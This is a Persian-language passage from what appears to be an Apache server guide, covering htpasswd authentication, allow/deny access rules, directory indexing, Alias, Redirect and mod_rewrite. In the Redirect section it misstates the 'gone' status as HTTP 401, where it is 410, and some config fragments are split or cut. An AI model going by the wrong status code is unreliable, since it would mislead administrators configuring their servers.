حال کاربر `bill` را ایجاد کرده و گذرواژه وی را `theft` تعریف می‌کنیم:

```
% htpasswd -m -c ... /ok_users/sales bill
```

دو بار گذرواژه پرسیده می‌شود. اکنون اگر به فایل گذرواژه نگاهی بیندازیم چیزی شبیه به خط زیر می‌بینیم:

```
bill:$1$Pd$E5BY74CgGStbs.L/fsoEU0
```

و کاربران بعدی را اضافه می‌کنیم (گزینه `-c` فایل جدیدی ایجاد می‌کند، بنابراین فقط در بار اول از آن استفاده می‌کنیم):

```
% htpasswd ... /ok_users/sales ben
```

کاربران `sonia` و `daphne` را نیز اضافه کنید. در اینجا گذرواژه همه آنها را "theft" تعریف می‌کنیم (البته همان طور که گفتیم در دنیای واقعی کار خطرناکی است و هیچ گاه این کار را مرتکب نشوید!).

فایل گذرواژه `.../ok_users/users/` اکنون شبیه به زیر است:

```
bill:$1$Pd$E5BY74CgGStbs.L/fsoEU0
```

```
ben:$1$/S$hCyzba05Fu4CALFK4SxIs0
```

```
sonia:$1$KZ$ye9u..7GbCCyrK8eFGU2w.
```

daphne:\$1\$3U\$CF3Bcec4HzzFWppln6Ai01

هر شناسه کاربری به همراه گذرواژه رمز شده آمده است. این کار برای حفاظت از گذرواژه‌ها است، زیرا حداقل در تئوری نمی‌توان از رمز شده این گذرواژه‌ها، گذرواژه اصلی را بدست آورد. اگر شما ادعا کنید که *bill* هستید و سعی کنید گذرواژه رمز شده وی را وارد کنید:

\$1\$Pd\$E5BY74CgGStbs.L/fsoEU0

این رشته دوباره رمز شده و چیزی شبیه `o09k1ks2309RM` می‌شود که قابل تطبیق نیست. با نگاه کردن به فایل نمی‌توان گفت که گذرواژه وی "theft" است.

۵-۵ اسکریپت‌های CGI

هویت‌شناسی (هر دو روش Basic و Digest) می‌توانند از اسکریپت‌های CGI نیز محافظت کنند. کافی است یک بلوک `<Directory .../cgi-bin>` مناسب تعریف کنید.

۵-۶ Order، Allow و Deny

تا اینجا با کاربران منفرد سر و کار داشتیم. می‌توان دسترسی را بر اساس آدرس‌های خاص IP، نام میزبانها یا گروهی از آدرسها و نام میزبانها کنترل کرد. دستورها `allow from` و `deny from` هستند.

ترتیبی که دستوره‌های `allow` و `deny` اعمال می‌شوند، همان ترتیب ظاهر شدن در فایل پیکربندی نیست. ترتیب پیش‌فرض `deny` و سپس `allow` است: اگر کارفرمایی توسط `deny` منع شد، این کارفرما منع دسترسی می‌شود، مگر آن که با یک `allow` تطبیق پیدا کند. اگر با هیچ یک تطبیق پیدا نکرد، کارفرما اجازه دسترسی پیدا می‌کند.

ترتیب اعمال این دستورها با دیرکتیو `order` قابل تعیین است.

allow from

```
allow from host host ...
directory, .htaccess
```

دیرکتیو `allow` دسترسی به یک شاخه را کنترل می‌کند. آرگومان `host` می‌تواند یکی از موارد زیر باشد:

all

به تمام میزبانها اجازه دسترسی داده می‌شود.

یک نام دامنه (کامل یا جزئی)

تمام میزبانهایی نام آنها که با این نام تطبیق داشته باشد یا به این

رشته ختم شود اجازه دسترسی داده می‌شود.

آدرس کامل IP

برای محدودیت subnet، بایتهای اول تا سوم آدرس IP اجازه دسترسی داده می‌شود.

زوج network/netmask

به شبکه $a.b.c.d$ با قاب (mask) $w.x.y.z$ اجازه دسترسی داده می‌شود. مثال: $10.1.0.0/255.255.0.0$

توصیف CIDR شبکه

شبکه دارای nnn بیت 1 مرتبه بالا است. به عنوان نمونه $10.1.0.0/16$ مشابه $10.1.0.0/255.255.0.0$ است.

allow from env

```
allow from env=variablename ...
directory, .htaccess
```

دیرکتیو allow from env دسترسی را به وسیله وجود یک متغیر محیطی کنترل می‌کند. برای مثال:

```
BrowserMatch ^KnockKnock/2.0 let_me_in
<Directory /docroot>
order deny,allow
deny from all
allow from env=let_me_in
</Directory>
```

با دسترسی مرورگری با نام KnockKnock v2.0 let_me_in مقداردهی شده، و اجازه دسترسی داده می‌شود.

deny from

```
deny from host host ...
directory, .htaccess
```

دیرکتیو deny from دسترسی به یک شاخه را کنترل می‌کند. آرگومان *host* می‌تواند یکی از موارد زیر باشد:

all

دسترسی تمام میزبانها ممنوع می‌شود.

یک نام دامنه (کامل یا جزئی)

دسترسی تمام میزبانهایی نام آنها که با این نام تطبیق داشته باشد یا به این رشته ختم شود ممنوع می‌شود.

آدرس کامل IP

برای محدودیت subnet، دسترسی بایتهای اول تا سوم آدرس IP ممنوع می‌شود.

زوج network/netmask

دسترسی از شبکه a.b.c.d با قاب (mask) w.x.y.z ممنوع می‌شود.

مثال: 10.1.0.0/255.255.0.0

توصیف CIDR شبکه

شبکه دارای nnn بیت 1 مرتبه بالا است. به عنوان نمونه 10.1.0.0/16 مشابه 10.1.0.0/255.255.0.0 است.

deny from env

```
deny from env=variablename ...
directory, .htaccess
```

دیرکتیو deny from env دسترسی را به وسیله وجود یک متغیر محیطی کنترل می‌کند. برای مثال:

```
BrowserMatch ^BadRobot/0.9 go_away
<Directory /docroot>
order allow,deny
allow from all
deny from env=go_away
</Directory>
```

با دسترسی مرورگری با نام BadRobot v0.9 متغیر go_away را مقداردهی شده، و دسترسی ممنوع می‌شود.

Order

```
order ordering
directory, .htaccess
```

آرگومان *ordering* تنها یک کلمه می‌تواند باشد (بدین معنی که وسط آن نباید فاصله باشد) و ترتیب اعمال دیرکتیوهای ذکر شده را تعیین می‌کند. اگر دو *order* بر روی یک میزبان اعمال شوند، آخرین آنها غالب خواهد بود.

deny,allow

دیرکتیو *deny* قبل از دیرکتیو *allow* محاسبه می‌شود (پیش‌فرض).

allow,deny

دیرکتیو *allow* قبل از دیرکتیو *deny* محاسبه می‌شود.

mutual-failure

به میزبانهایی که در لیست *allow* ظاهر می‌شود ولی در لیست *deny* ظاهر نمی‌شوند، اجازه دسترسی داده می‌شود.

مثال: اجازه به همه دادن:

```
allow from all
```


مثال: فقط تمام میزبانهایی که آدرس IP آنها با 123.156 شروع می‌شود:

```
order allow,deny
allow from 123.156
deny from all
```

مثال: ممنوع کردن دسترسی یک دامنه خاص:

```
deny from badguys.com
```

توجه داشته باشید که قبل از اعطای هر گونه دسترسی و برقراری اعتماد، پیکربندی خود را در یک شبکه مجزا و آرسی کنید.



۶ فصل ششم: شاخص گذاری

همان طور که در `site.first` (فصل ۳) دیدیم، اگر فایل `index.html` در `/htdocs` ... یا دیرکتیو `DirectoryIndex` نباشد، آپاچی شاخصی را تحت عنوان `"Index of /"` درست می کند که `"/"` به معنی شاخه `DocumentRoot` است. برای بسیاری از کارها همین کافی است ولی شاخص های بهتری نیز می توان درست کرد.

۱-۶ ساخت شاخص بهتر در آپاچی

برای ساخت شاخص روشهای مختلفی وجود دارد که برخی در `.../site.fancyindex/httpd.conf` نشان داده شده اند:

```
User webuser
Group webgroup
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3/site.fancyindex/htdocs

<Directory /usr/www/APACHE3/site.fancyindex/htdocs>
IndexOptions FancyIndexing
AddDescription "One of our wonderful catalogs" catalog_summer.html /
    catalog_autumn.html
IndexIgnore *.jpg
IndexIgnore ..
IndexIgnore icons HEADER README
AddIconByType (CAT,icons/bomb.gif) text/*
DefaultIcon icons/burst.gif
</Directory>
```

هنگامی که دستور `1 go ./` را در کارگزار اجرا کرده و در مرورگر به `http://www.butterthlies.com/` دسترسی پیدا کنید، باید چنین صفحه جالبی را ببینید:

```
Index of /
Name                               Last Modified   Size Description
-----
<bomb>catalog_autumn.html 23-Jul-1998 09:11 1k   One of our wonderful
catalogs
<bomb>catalog_summer.html 25-Jul-1998 10:31 1k   One of our wonderful
catalogs
<burst>index.html.ok      23-Jul-1998 09:11 1k
-----
```

که `<bomb>` و `<burst>` به جای شکلکهای گرافیکی آپاچی هستند. این کار با دیرکتیو کلیدی `IndexOptions` انجام می شود.

IndexOptions

IndexOptions option [option] ... (Apache 1.3.2 and earlier)
 IndexOptions [+|-]option [[+|-]option] ... (Apache 1.3.3 and Later)
 Server config, virtual host, directory, .htaccess

این دیرکتیو قدری پیچیده بوده و نحو آن بستگی به نسخه آپاچی دارد. IndexOptions رفتار شاخص گذاری هر شاخه را معین می کند. برخی از مهمترین مقادیر option عبارتند از:

DescriptionWidth=[n | *] (Apache 1.3.10 and later)

DescriptionWidth اجازه می دهد که طول ستون توضیح بر حسب کاراکتر مشخص شود. اگر مقدار آن * باشد، آنگاه اندازه ستون به اندازه طولانیترین توضیح خواهد شد.

FancyIndexing

به کاربران اجازه کنترل بیشتری روی نحوه مرتب سازی اطلاعات می دهد.

FoldersFirst (Apache 1.3.10 and later)

در صورت فعال شدن، ابتدا زیر شاخه ها لیست می شوند.

IconHeight[=pixels] (Apache 1.3 and later) IconWidth[=pixels] (Apache 1.3 and later)

اگر دو گزینه باهم استفاده شوند، کارگزار صفات HEIGHT و WIDTH را برای تگ IMG HTML شکلک مربوط استفاده خواهد کرد.

IconsAreLinks

شکلکها را جزو پیوند به فایلها قرار می دهد.

NameWidth=[n | *] (Apache 1.3.2 and later)

طول ستون اسامی فایلها را مشخص می کند. * به معنی طول خودکار به اندازه طولانیترین نام فایل است.

ScanHTMLTitles

با این گزینه عنوان مستندات HTML استخراج شده و نمایش داده می شود.

IndexOrderDefault

IndexOrderDefault Ascending|Descending
 Name|Date|Size|Description

Server config, virtual host, directory, .htaccess
 IndexOrderDefault is only available in Apache 1.3.4 and later.

این دیرکتیو در ترکیب با گزینه FancyIndexing به کار می رود و ترتیب مرتب کردن لیست را مشخص می کند.

ReadmeName

ReadmeName *filename*
 Server config, virtual host, directory, .htaccess
 Some features only available after 1.3.6; see text

این دیرکتیو نام فایلی که باید به انتهای لیست الحاق شود را مشخص می کند.

AddIcon

AddIcon *icon_name name*
 Server config, virtual host, directory, .htaccess

با این دیرکتیو می توان به صفحه شاخص شکلکهای دلخواه را اضافه نمود. در صورت دادن مسیر فایل شکلک به صورت نسبی از شاخه DocumentRoot در نظر گرفته می شود. به عنوان مثال شکلک `bomb` را برای فایل‌های `html` نسبت می دهد:

...
 AddIcon icons/bomb.gif .html

AddDescription

AddDescription *string file1 file2 ...*
 Server config, virtual host, directory, .htaccess

یک توضیح میان "" را به تعدادی فایل، یا پسوند فایل نسبت می دهد:

```
<Directory /usr/www/APACHE3/fancyindex.txt/htdocs>
FancyIndexing on
AddDescription "One of our wonderful catalogs" catalog_autumn.html
catalog_summer.html
IndexIgnore *.jpg
```

تمام حقوق این اثر متعلق به شورای عالی انفورماتیک می باشد.

```

IndexIgnore ..
AddIcon (CAT,icons/bomb.gif) .html
AddIcon (DIR,icons/burst.gif) ^^DIRECTORY^^
AddIcon icons/blank.gif ^^BLANKICON^^
DefaultIcon icons/blank.gif
</Directory>

```

۶-۲ ساخت شاخه‌های شخصی

در بخش قبل نشان دادیم که چگونه می‌توان امکان شاخص گذاری آپاچی را سفارشی کرد. در اینجا می‌خواهیم درباره شاخصی که قبلاً خودمان در فصل ۳ (*index.html*) ساختیم بیشتر توضیح دهیم.

۶-۲-۱ DirectoryIndex

این دیرکتیو لیستی از منابع برای جستجو و فرستادن به کاربر به جای شاخص را مشخص می‌کند.

```

DirectoryIndex local-url local-url ...
Default: index.html
Server config, virtual host, directory, .htaccess

```


local-url نام فایل است که به طور نسبی نسبت به شاخه درخواست شده قرار دارد. چندین URL ممکن است در مقابل این دیرکتیو بیایند که آپاچی در صورتی که اندیس یا شاخه درخواست شده باشد، به ترتیب به دنبال آنها می‌گردد. در صورتی که هیچ یک از آنها موجود نباشد و گزینه IndexOptions نیز فعال شده باشد، آپاچی لیست خود از شاخه را تولید خواهد کرد. مثال:

```
DirectoryIndex index.html
```

دیرکتیو بالا باعث می‌شود که درخواست *http://myserver/docs/* منجر به فرستادن *http://myserver/docs/index.html* شود.

```
DirectoryIndex index.html index.txt /cgi-bin/index.pl
```

در مثال بالا، در صورتی که هیچ یک از دو فایل *index.html* و *index.txt* وجود نداشته باشند، اسکریپت */cgi-bin/index.pl* اجرا شود.



۶ فصل هفتم:

تغییر مسیر (Redirection)

در دنیای واقعی چیزهای معدودی به موقع در سر جای خود قرار دارند، و این مانند بسیاری از چیزهای دیگر برای کارگزارهای وب نیز درست است. Alias و Redirect امکان منحرف کردن درخواستها را به جای دیگر در سیستم فایل در وب فراهم می کنند. اگرچه در حالت ایده آل به همین امکانی نباید احتیاج باشد، ولی در عمل اغلب جابجا کردن فایل های HTML در کارگزار وب یا حتی به یک کارگزار دیگر بدون تغییر پیوندها راحت تر است. مورد استفاده دیگر (حداقل برای دیرکتیو Alias) توجیه کردن توزیع شاخه ها در سیستم است. برای مثال شاخه ها ممکن است توسط کاربران مختلفی نگهداری شوند و حتی ممکن است در فایل سیستم های راه دور (مانند NFS) نگهداری شوند. ولی Alias این امکان را فراهم می کند که همه آنها به یک صورت منطقی تر گروه بندی شوند.

دیرکتیو مرتبط دیگر، ScriptAlias اجازه اجرای اسکریپت های CGI را می دهد. البته شما امکان انتخاب دارید: هر کاری که ScriptAlias انجام می دهد، و حتی بیشتر، با دیرکتیو Rewrite قابل انجام است (که بعداً در این فصل توضیح داده خواهد شد). با این حال ScriptAlias نسبتاً ساده تر است. اگر چه ScriptAlias در *mod_alias.c* تعریف شده است ولی به *mod_cgi.c* (یا هر ماجولی که CGI را اجرا می کند) نیاز داریم. *mod_alias.c* به طور پیش فرض در آپاچی کمپایل می شود.

هنگام استفاده از این دیرکتیوها در فایل پیکربندی باید دقت لازم را کرد. به طور کلی اول باید دیرکتیوهایی که دامنه محدودتری دارند، بیایند و سپس دیرکتیوهای کلی تر.

فایل *httpd.conf* در *site.alias* ... که به آن برخی دیرکتیوها را اضافه خواهیم کرد به صورت زیر است:

```
User webuser
Group webgroup
```

```
NameVirtualHost 192.168.123.2
```

```
<VirtualHost www.butterthlies.com>
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3/site.alias/htdocs/customers
ErrorLog /usr/www/APACHE3/site.alias/logs/error_log
TransferLog /usr/www/APACHE3/site.alias/logs/access_log
</VirtualHost>
```

```
<VirtualHost sales.butterthlies.com>
DocumentRoot /usr/www/APACHE3/site.alias/htdocs/salesmen
ServerName sales.butterthlies.com
ErrorLog /usr/www/APACHE3/site.alias/logs/error_log
TransferLog /usr/www/APACHE3/site.alias/logs/access_log
</VirtualHost>
```

آپاچی را با `go 1` اجرا کنید. مطابق انتظار باید شروع به کار کرده و شاخه‌های مشتریان و کارمندان فروش را نشان دهد.

۷-۱ Alias

یکی از مفیدترین دیرکتیوها Alias است که امکان ذخیره اسناد را در جاهای دیگر می‌دهد. می‌توانیم این کار را با ایجاد شاخه جدید `/usr/www/APACHE3/somewhere_else` انجام داده و فایل `lost.txt` را در آن قرار دهیم. این فایل شامل پیام زیر است:

```
I am somewhere else
```

`httpd2.conf` یک خط اضافه‌تر دارد:

```
...
```

```
Alias /somewhere_else /usr/www/APACHE3/somewhere_else
```

```
...
```

آپاچی را متوقف کرده و `go 2` را اجرا کنید. با مرورگر به `http://www.butterthlies.com/somewhere_else/` بروید. خروجی زیر را خواهیم دید:

```
Index of /somewhere_else
```

- . Parent Directory
- . lost.txt

اگر روی Parent Directory کلیک کنیم، بر خلاف انتظار به `/usr/www/APACHE3` وارد نمی‌شویم، بلکه به DocumentRoot این کارگزار یعنی `/usr/www/APACHE3/site.alias/htdocs/customers` وارد می‌شویم. در واقع اینجا Parent Directory به معنی "Parent URL" است.

۷-۱-۱ یک مسأله

توجه کنید اگر بخواهید بنویسید:

```
Alias /somewhere_else/ /usr/www/APACHE3/somewhere_else
```

نویسه / انتهایی در نام مستعار باعث می‌شود که به درستی کار نکند. برای فهم علت فرض کنید یک کارگزار وب دارید که یک زیر شاخه به نام `fred` در DocumentRoot دارد. یعنی شاخه‌ای با مسیر `/www/docs/fred` وجود دارد و در فایل پیکربندی داریم:

```
DocumentRoot /www/docs
```

آدرس `http://your.webserver.com/fred` با شکست مواجه می‌شود، زیرا فایل‌ی به نام `fred` وجود ندارد. با این حال آپاچی درخواست را به `http://your.webserver.com/fred/` تغییر مسیر می‌دهد که اندیس شاخه `/fred` را برمی‌گرداند.

بنابراین اگر صفحه وبی باشد که مطابق زیر پیوند داده باشد:

```
<a href="/fred">Take a look at fred</a>
```

کار خواهد کرد. و وقتی روی "Take a look at fred" کلیک کنید، به آدرس زیر تغییر مسیر داده خواهید شد:

```
http://your.webserver.com/fred
```

بعد از مدتی fred را به *some/where/else* جابجا می‌کنید و فایل پیکربندی را به صورت زیر تغییر می‌دهید:

```
Alias /fred/ /some/where/else
```

یا معادل نامناسب آن:

```
Alias /fred/ /some/where/else/
```

و برای آن که به یک شاخه اشاره کند نویسه / را در انتهای آن قرار می‌دهید. ولی این نادرست است. چرا؟

به علت آن که دیگر *www/docs/fred* وجود ندارد، آدرس *http://your.webserver.com/fred* کار نمی‌کند. علی‌رغم آنکه فایل پیکربندی تغییر کرده است، */fred/* با */fred* مطابقت پیدا نمی‌کند. ولی با استفاده از Alias (بدون / انتهای):

```
Alias /fred /some/where/else
```

بدین معنی است که *http://your.webserver.com/fred* به *some/where/else* نگاشت می‌کند.

Script

```
Script method cgi-script
Server config, virtual host, directory
Script is only available in Apache 1.1 and later; arbitrary
method use is only
available with 1.3.10 and later.
```

این دیرکتیو عملی را اضافه می‌کند که *cgi-script* را در هنگامی که با متد *method* فایلی درخواست شد، فعال کند. سپس URL و مسیر فایل درخواست شده را با متغیرهای محیطی استاندارد *PATH_INFO* و *PATH_TRANSLATED* را به CGI رد می‌کند. این برای مواقعی که برای مثال می‌خواهید به صورت همزمان فشرده‌سازی انجام دهید یا PUT را پیاده‌سازی کنید مفید است.

تا قبل از آپاچی 1.3.10 تنها از متدهای GET,PUT,POST و یا DELETE می‌شد استفاده کرد. از آپاچی 1.3.10 هر نام متدی ممکن است استفاده شود. نامهای متد حساس به بزرگی یا کوچکی حروف است.

توجه کنید که دستور Script تنها اعمال پیش‌فرض را تعریف می‌کند. اگر یک اسکریپت CGI فراخوانی شود، یا برخی دیگر از منابع قادر به راهبری متد باشند، این کار را خواهند کرد. البته دقت کنید

که Script با متد GET تنها وقتی فراخوانی می‌شود که آرگومانهای پرس و جو (مثلاً `foo.html?hi`) وجود داشته باشند. در غیر این صورت درخواست به صورت معمولی پردازش خواهد شد.

مثالها

```
# For <ISINDEX>-style searching
Script GET /cgi-bin/search
# A CGI PUT handler
Script PUT /~bob/put.cgi
```

ScriptAlias

```
ScriptAlias url_path directory_or_filename
Server config, virtual host
```

ScriptAlias به اسکریپت‌ها اجازه می‌دهد که به طور ایمن دور از کنکاشهای فضولانه ذخیره شوند. علاوه بر این، شاخه‌هایی که دارای اسکریپت‌های CGI هستند را مشخص می‌کند. برای مثال:

```
...
ScriptAlias /cgi-bin/ /usr/www/apache3/cgi-bin/
...
```

ScriptAliasMatch

```
ScriptAliasMatch regex directory_or_filename
Server config, virtual host
```

عبارت منظم داده شده با URL تطبیق داده می‌شود، در صورت تطبیق کارگزار عبارات داخل پرانتز را در رشته داده شده قرار می‌دهد و حاصل را به عنوان نام فایل استفاده می‌کند. برای مثال، برای فعال کردن `/cgi-bin` می‌توان به صورت زیر عمل کرد:

```
ScriptAliasMatch ^/cgi-bin/(.*) /usr/local/apache/cgi-bin/$1
```

که `*` عبارت منظمی شبیه به آنچه که در Perl با هر نویسه‌ای تطبیق می‌کند (`.`) و به هر تعداد تکرار (`*`) است. در اینجا نام فایل اجرایی است. قرار دادن آن در درون پرانتز (`*`) آن را در متغیر `$1` ذخیره می‌کند. سپس فایل زیر فراخوانی می‌شود:

```
/usr/local/apache/cgi-bin/$1.
```

مثال

```
ScriptAliasMatch ^/cgi-bin/BT/(.*) /usr/local/apache/cgi-bin/BT$1
```

حال اگر کاربر بر پیوند زیر کلیک کند:

......

این عبارت باعث می‌شود که BTmyscript اجرا شود. اگر اسکریپت به متغیر محیطی PATH_INFO رجوع کند، مقدار /customer56/ice_cream را خواهد یافت.

Alias

Alias *url_path directory_or_filename*

Server config, virtual host

Alias برای نگاشت URLهای منابع به محل فیزیکی آنها در فایل سیستم بدون در نظر گرفتن Document root به کار می‌رود. برای نمونه به `.../site.alias/conf/httpd.conf` نگاه کنید:

...

```
Alias /somewhere_else/ /usr/www/APACHE3/somewhere_else/
```

...

شاخه `/usr/www/APACHE3/somewhere_else/` حاوی فایل `lost.txt` است. بنابراین با درخواست `www.butterthlies.com/somewhere_else` خروجی صورت زیر خواهد بود:

```
Index of /somewhere_else
```

```
Parent Directory
```

```
lost.txt
```

AliasMatch

AliasMatch *regex directory_or_filename*

Server config, virtual host

دوباره مشابه ScriptAliasMatch این دیرکتیو یک عبارت منظم به عنوان آرگومان اول می‌گیرد. در غیر این صورت مشابه Alias است.

UserDir

UserDir *directory*

Default: UserDir *public_html*

Server config, virtual host

این دیرکتیو برای مشخص کردن شاخه صفحه خانگی کاربران است. مثلاً اگر `http://www.butterthlies.com/~peter` درخواست شد، که به معنی "صفحه خانگی Peter در کامپیوتری که نام DNS آن `www.butterthlies.com` است" می‌باشد.

آرگومان *directory* یکی از مقادیر زیر می‌تواند باشد:

- نام شاخه یا عبارتی مشابه مثالهای ذیل.
 - کلمه کلید disabled باعث غیر فعال شدن ترجمه شناسه کاربری به نام شاخه می‌شود، به جز شناسه‌هایی که در لیست enabled آمده باشند.
 - کلمه کلید disabled به همراه لیستی از شناسه‌های کاربری که با فاصله از هم جدا شده‌اند. این کاربران هیچ گاه صفحه اختصاصی نخواهند داشت، حتی اگر در لیست عبارت enabled هم باشند.
 - کلمه کلید enabled به همراه لیستی از شناسه‌های کاربری که با فاصله از هم جدا شده‌اند. این کاربران اجازه می‌توانند صفحه اختصاصی داشته باشند. ولی باید شناسه آنها در لیست disabled نیامده باشد.
- اگر هیچ یک از کلمه‌های کلید enabled یا disabled در دیرکتیو UserDir ظاهر نشده باشند، آرگومان به عنوان الگوی فایل فرض می‌شود و برای ترجمه به نام شاخه استفاده می‌شود. یک درخواست به `http://www.foo.com/~bob/one/two.html` ممکن است به صورت‌های مختلفی ترجمه شود:

```
UserDir public_html      -> ~bob/public_html/one/two.html
UserDir /usr/web         -> /usr/web/bob/one/two.html
UserDir /home/*/www/APACHE3 -> /home/bob/www/APACHE3/one/two.html
```

دیرکتیوها زیر تغییر مسیرهای زیر را به مرورگر کاربر می‌فرستند:

```
UserDir http://www.foo.com/users ->
http://www.foo.com/users/bob/one/two.html
UserDir http://www.foo.com/*usr ->
http://www.foo.com/bob/usr/one/two.html
UserDir http://www.foo.com/~*/ -> http://www.foo.com/~bob/one/two.html
```

هنگام استفاده از این دیرکتیو دقت کنید. برای مثال `./` UserDir عبارت `~/root` را به `/` ترجمه خواهد کرد که ممکن است ناخواسته باشد. اگر از آپاچی 1.3 و بالاتر استفاده می‌کنید، توصیه می‌شود حتماً خط زیر را در پیکربندی خود بگنجانید:

```
UserDir disabled root
```

Redirect

```
Redirect [status] url-path url
Server config, virtual host, directory, .htaccess
```

دیرکتیو Redirect یک URL قدیمی را به URL جدید نگاشت می‌کند. URL جدید به کاربر فرستاده شده و کاربر آدرس جدید را درخواست می‌کند. url-path یک مسیر (دیکود شده با %) است؛ هر

درخواستی که با این مسیر شروع شود یک خطای redirect به همراه یک URL (کد شده با %) برمی گرداند.

مثال

Redirect /service http://foo2.bar.com/service

اگر کاربر درخواست `http://myserver/service/foo.txt` کند، به وی آدرس `http://foo2.bar.com/service/foo.txt` برای تغییر مسیر داده می شود.

دیرکتیو Redirect اولویت بیشتری نسبت به Alias و ScriptAlias بدون در نظر گرفتن ترتیب ظاهر شدن در فایل پیکربندی دارد. همچنین url-path باید مسیر مطلق باشد نه نسبی، حتی اگر در فایل های `.htaccess` یا در نواحی `<Directory>` به کار رود.



اگر آرگومان status داده شود، تغییر مسیر "موقتی" (کد 302 HTTP). این به کارگزار اعلان می کند که منبع درخواستی موقتا جابجا شده است. آرگومان status را می توان برای برگرداندن دیگر کدهای حالت HTTP نیز استفاده کرد:

permanent

کد حال 301 به معنی جابجایی دائمی را برمی گرداند.

temp

کد حالت 302 را به معنی جابجایی موقتی را برمی گرداند. این پیش فرض است.

seeother

کد حالت 303 ("See Other") که به معنای جایگزین شدن منبع است برمی گرداند.

gone

کد 401 ("Gone") به معنای حذف دائمی را برمی گرداند. هنگام استفاده از این کد، آرگومان url باید حذف شود.

می توان دیگر کدها به صورت عددی به عنوان مقدار status داد. اگر کد بین 300 و 399 باشد باید آرگومان url هم داده شود، وگرنه باید حذف شود.

RedirectMatch

`RedirectMatch regex url`

Server config, virtual host, directory, .htaccess

RedirectMatch مشابه Redirect کار می‌کند، به استثنای این که عبارت منظم قبول می‌کند (که قبلاً در دیرکتیو ScriptAliasMatch شرح داده شد).

RedirectTemp

```
RedirectTemp url-path url
Server config, virtual host, directory, .htaccess
```

این دیرکتیو برای اعلان موقتی بودن Redirect به کارفرما است و دقیقاً معادل Redirect temp است.

RedirectPermanent

```
RedirectPermanent url-path url
Server config, virtual host, directory, .htaccess
```

این دیرکتیو برای اعلان دائمی بودن Redirect به کارفرما است و دقیقاً معادل Redirect permanent است.

۷-۲ Rewrite

بخش قبل ماجول Alias را به همراه دیرکتیوهای آن شرح داد. همه کارهایی که با دیرکتیوهای آن می‌توان انجام داد، با `mod_rewrite.c` نیز قابل انجام است. البته این ماجول پیچیده‌تر بوده و برای کارهای ساده بهتر است از ماجول Alias استفاده کرد.

برای مستندات کامل و کارهای پیچیده‌تر بهتر است به <http://www.engelschall.com/pw/apache/rewriteguide> مراجعه نمایید. همچنین نگاهی نیز به http://www.apache.org/docs/mod/mod_rewrite.html بیندازید. این بخش تنها مقدمه‌ای بر این ماجول است.

Rewrite یک *rewriting pattern* را گرفته و آن را به یک URL اعمال می‌کند. الگوها به صورت عبارات منظم هستند. مثلاً `mod.*\c` با تمام نام ماجولها تطابق دارد. عبارات منظم خود مجال مفصلی را برای شرح و توضیح می‌طلبد و می‌توانید به `/src/regex/regex.7` ... مراجعه نمایید که یک `manpage` است که با دستور `-man regex.7` قابل مشاهده است. همچنین می‌توانید به کتاب *Mastering Regular Expressions* از انتشارات O'Reilly مراجعه نمایید.

قبل از استفاده در آپاچی بهتر است قبلاً با Perl به تمرین با عبارات منظم بپردازید و در ابتدا با عبارات ساده شروع کنید.

ماهیت عبارات منظم آن است که تعدادی نویسه (کاراکتر) ویژه می‌توانند با URL ورودی تطبیق پیدا کنند. سپس با جایگزینی آن با عبارات دیگر آن را به URL دیگری و به صورت دلخواه تبدیل کرد. قواعد تبدیل می‌توانند به صورت تکراری و بازگشتی به URL اعمال شوند.

ماجول می‌تواند به چهار حالت استفاده شود:

- توسط راهبر فنی^{۲۲} در فایل پیکربندی کارگزار برای اعمال کردن در تمامی بخشها. قواعد به تمام URL ها از جمله URL های کارگزارهای مجازی اعمال خواهند شد.
- توسط راهبر فنی در بلوکهای <VirtualHost>. قواعد تنها به URL های کارگزارهای مجازی اعمال خواهند شد.
- توسط راهبر فنی در بلوکهای <Directory>. قواعد تنها به شاخه مشخص شده اعمال خواهند شد.
- توسط کاربران در فایل‌های *htaccess*. خودشان. قواعد تنها به شاخه مشخص شده اعمال خواهند شد.

دیرکتیوها ساده به نظر می‌رسند که در ادامه توضیح داده می‌شوند.

RewriteEngine

```
RewriteEngine on_or_off
Server config, virtual host, directory
```

موتور بازنویسی (rewriting) را فعال یا غیرفعال می‌کند. اگر غیر فعال باشد، هیچ قاعده‌ای اعمال نخواهد شد. از این دیرکتیو برای غیر فعال کردن کلی بازنویسی به جای comment کردن خطوط قواعد استفاده کنید.

RewriteLog

```
RewriteLog filename
Server config, virtual host
```

رویدادها را به فایل *filename* برای ثبت می‌فرستد. اگر نام با / شروع نشود، نسبت به ریشه کارگزار فرض می‌شود. این دیرکتیو باید تنها یک بار در فایل پیکربندی ظاهر شود.

RewriteLogLevel

RewriteLogLevel *number*

Default *number*: 0

Server config, virtual host

سطح رویدادنگاری و میزان ثبت اطلاعات را مشخص می‌کند. 0 به معنی رویدادنگاری نکردن و 9 به معنای ثبت همه رویدادها است.

RewriteMap

RewriteMap *mapname* {txt,dbm,prg,rnd,int}: *filename*

Server config, virtual host

